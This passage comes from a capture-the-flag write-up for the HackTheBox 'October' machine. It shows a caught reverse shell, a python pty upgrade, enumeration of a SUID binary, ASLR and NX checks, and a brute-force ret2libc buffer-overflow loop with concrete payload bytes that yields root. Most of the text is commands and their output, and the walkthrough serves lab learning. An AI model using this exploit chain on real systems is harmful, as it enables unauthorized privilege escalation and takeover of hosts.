listening on [any] 1337 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.16] 41490
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

I can improve the shell using python as such:

`python2 -c 'import pty; pty.spawn("/bin/bash")'`


```
$ python --version
Python 2.7.6
$ python2 -c 'import pty; pty.spawn("/bin/bash")'
www-data@october:/var/www/html/cms/storage/app/media$
```

Privesc: www-data to root

SUID ovrflw Analysis

Running lse.sh discovers several interesting things.

Uncommon SETUID binary `/usr/local/bin/ovrflw` is found:



`/var/lib/php5` is running on crontab:

```
[!] ret060 Can we write to executable paths present in cron jobs..... yes!
---
/etc/cron.d/php5:09,39 *     * * *     root    [ -x /usr/lib/php5/maxlifetime ] && [ -x /usr/
lib/php5/sessionclean ] && [ -d /var/lib/php5 ] && /usr/lib/php5/sessionclean /var/lib/php5
$(/usr/lib/php5/maxlifetime)
```

I can confirm the SETUID through `ls -al` command and it does have SETUID right:

```
www-data@october:/tmp$ ls -al /usr/local/bin/ovrflw
ls -al /usr/local/bin/ovrflw
-rwsr-xr-x 1 root root 7377 Apr 21  2017 /usr/local/bin/ovrflw
```

It seems like `/usr/local/bin/ovrflow` requires string input at the end.

```
www-data@october:/tmp$ /usr/local/bin/ovrflw
/usr/local/bin/ovrflw
Syntax: /usr/local/bin/ovrflw <input string>
```

I will base64 encode it and copy & decode it over to my local Kali machine as such:

```
www-data@october:/tmp$ base64 /usr/local/bin/ovrflw
base64 /usr/local/bin/ovrflw
f0VMRgEBAQAAAAAAAAAAAIAAwABAAAAgIMECDQAAABcEQAAAAAADQAIAAJACgAHgAbAAYAAAA0
AAAANIAECDSABAggAQAAIAEAAAUAAAAEAAAAAwAAAFQBAABUgQQIVIEECBMAAAATAAAABAAAAAEA
AAABAAAAAAAAAACABAgAgAQIWAYAAFgGAAAFAAAAABAAAAEAAAAIDwAACJ8ECAifBAggAQAAJAEA
AAYAAAAEAAAAgAAABQPAAAUnwQIFJ8ECOgAAADoAAAABgAAAAQAAAAEAAAAaAEAAGiBBAhogQQI
```

Now I have **ovrflw** copy at local machine:

```
┌──(yoon㉿kali)-[~/Documents/htb/october]
└─$ sudo base64 -d ovrflw.b64 > ovrflw

┌──(yoon㉿kali)-[~/Documents/htb/october]
└─$ file ovrflw
ovrflw: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /
lib/ld-linux.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=004cdf754281f7f7a05452ea6eaf1ee9014f07da, no
t stripped
```

The /proc/sys/kernel/randomize_va_space file in Linux controls the behavior of Address Space Layout Randomization (ASLR) for memory allocations in the kernel. ASLR randomizes the memory layout of processes to make it more difficult for attackers to exploit memory corruption vulnerabilities.

When randomize_va_space is set to 2, the kernel randomizes the base address of each memory segment during process creation, making it more difficult for attackers to predict the layout of memory and execute successful exploits.

`cat /proc/sys/kernel/randomize_va_space`

```
www-data@october:/tmp$ cat /proc/sys/kernel/randomize_va_space
cat /proc/sys/kernel/randomize_va_space
2
```

When you run the ldd command on a binary, it displays the shared libraries (including libc) that the binary is linked against. If the address of the libc library changes each time you run ldd on the binary, it indicates that Address Space Layout Randomization (ASLR) is enabled on your system.

`ldd /usr/local/bin/ovrflw | grep libc`

```
www-data@october:/tmp$ ldd /usr/local/bin/ovrflw | grep libc
ldd /usr/local/bin/ovrflw | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb757e000)
www-data@october:/tmp$ ldd /usr/local/bin/ovrflw | grep libc
ldd /usr/local/bin/ovrflw | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75b0000)
www-data@october:/tmp$ ldd /usr/local/bin/ovrflw | grep libc
ldd /usr/local/bin/ovrflw | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb757f000)
www-data@october:/tmp$ ldd /usr/local/bin/ovrflw | grep libc
ldd /usr/local/bin/ovrflw | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7643000)
```

NX (or DEP - Data Execution Prevention) marks the stack as non-executable, preventing attackers from executing shellcode placed on the stack. "NX enabled" means that the stack is marked as non-executable, enhancing security.

`checksec -file=ovrflw`

```
┌──(yoon㉿kali)-[~/Documents/htb/october]
└─$ checksec --file=ovrflw
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable   FILE
Partial RELRO   No canary found   NX enabled    No PIE        No RPATH   No RUNPATH   69 Symbols      No    0               2             ovrflw
```

After examining the output of **ldd**, it is apparent that the memory addresses primarily fluctate between **0xb7500000** and **0xb76ff000**. This suggests a limited variation of around 512 possibilities with only one byte and one bit changing between addresses.

Buffer Overflow

Using gdb, I can find ovrflw offset and can create a loop for it to get a shell as the root:

```
while true; do /usr/local/bin/ovrflw $(python -c 'print "\x90"*112 +
"\x10\x83\x63\xb7" + "\x60\xb2\x62\xb7" + "\xac\xab\x75\xb7"'); done
```

```
www-data@october:/tmp$ while true; do /usr/local/bin/ovrflw $(python -c 'print "
\x90"*112 + "\x10\x83\x63\xb7" + "\x60\xb2\x62\xb7" + "\xac\xab\x75\xb7"'); done
<\xb7" + "\x60\xb2\x62\xb7" + "\xac\xab\x75\xb7"'); done
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
```

```
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
```

Read about the process in more detail from [0xdf writeup]

References

- https://github.com/diego-treitos/linux-smart-enumeration
- https://0xdf.gitlab.io/2019/03/26/htb-october.html#privesc-to-root